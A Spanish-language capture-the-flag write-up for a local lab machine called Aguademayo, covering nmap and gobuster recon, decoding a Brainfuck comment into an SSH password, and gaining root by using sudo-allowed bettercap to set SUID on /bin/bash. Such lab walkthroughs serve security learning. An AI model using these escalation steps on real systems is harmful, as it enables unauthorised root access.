# Aguademayo brainfuck - ssh

## Paso 1

Como siempre realizamos un ping para ver si hay conexión y un análisis con nmap

```
ping -c 1 172.17.0.2
```

```
nmap -p- -sC -sV --min-rate 5000 -vvv  --open -sS -n -Pn 172.17.0.2 -oN
escaneo
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMRaeMl5H
gYk8w7TNN4Q=
|   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNuoxG54FJksK4r+Dz2kw0+rBZcYhkC
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como se pudo observar podemos ver que tiene el puerto 22 y 80 abierto por lo que atacaremos el servidor web del puerto 80 que es una apache.

## Paso 2

Aplicamos un view-source en el navegador web apuntando la ip y al final de las líneas podemos observar que hay un comentario con un contenido llamado `brainfuck`

```
516
517
518
519 <!--
520 ++++++++++[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++
521 -->
```

Si vamos a un decodificador o compilador de `brainfuck` podemos ver que contiene ese comentario



"bebeaguaqueessano" es el resultado que obtenemos.

# Paso 3


Para el fuzzing usaremos gobuster como siempre para ver si hay algun directorio que sea interesante

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x php,sh,py,txt
```

gobuster encontró el siguiente directorio interesante una imagen




Si entramos podemos ver lo siguiente





Las imágenes a veces son bastante interesante así que probaremos métodos para ver si de alguna forma esta imagen tiene valor.

# Paso 4

Procedemos a descargar la imagen y procedemos a usar distintos métodos para ver si la imagen contiene algo.


```
strings aguas_ssh.jpg
```

Utilizamos strings para ver si hay algo interesante en los strings de la imagen, pero no. Seguimos.




Utilizamos ahora steghide para ver si contiene alguna clave secreta.

```
steghide info aguas_ssh.jpg
```




No no entrega ningún resultado incluso si utilizamos "bebeaguaqueessana" como clave, entonces esto nos dice que es otra cosa no esto.

# Paso 5

Si analizamos toda la información de forma lógica podemos entender que "agua_ssh.jpg" es una pista del usuario, en este caso `agua` es el usuario y entonces "bebeaguaqueessana" es la contraseña así que procedemos a intentar una conexión ssh con estas credenciales.

```
┌──(root㉿kali-pentest)-[/home/…/tabs/dockertabs/rackties/aguademayo]
└─# ssh agua@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojYOvInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux bfbb0298a946 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1kali1 (2024-09-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@bfbb0298a946:~$ sudo -l
Matching Defaults entries for agua on bfbb0298a946:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on bfbb0298a946:
    (root) NOPASSWD: /usr/bin/bettercap
```

Este es el resultado, ignoramos los warnings y nos centramos en lo que importa como esta información:

"User agua may run the following commands on bfbb0298a946:
(root) NOPASSWD: /usr/bin/bettercap"

Por lo que procedemos a utilizar este comando

```
sudo bettercap
```

Nos entrega este menú


```
agua@bfbb0298a946:~$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [23:21:36] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

           help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
               get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
             c2 > not running
```




1:

```
! whoami
```

Si utilizamos el siguiente comando podemos ver que somos root

2:

```
!  chmod u+s /bin/bash
```

Utilizamos para modificar los permisos

3:

```
exit
```

Exit para salir y finalmente si utilizamos

4:

```
bash -p
```

Vemos que ingresamo como `bash-5.2 #` y si preguntamos `whoami` podemos observar que somos root.

*Lo interesante de esta máquina fue conocer lo que era brainfuck y como escalar privilegios en esta máquina utilizando el bettercap*.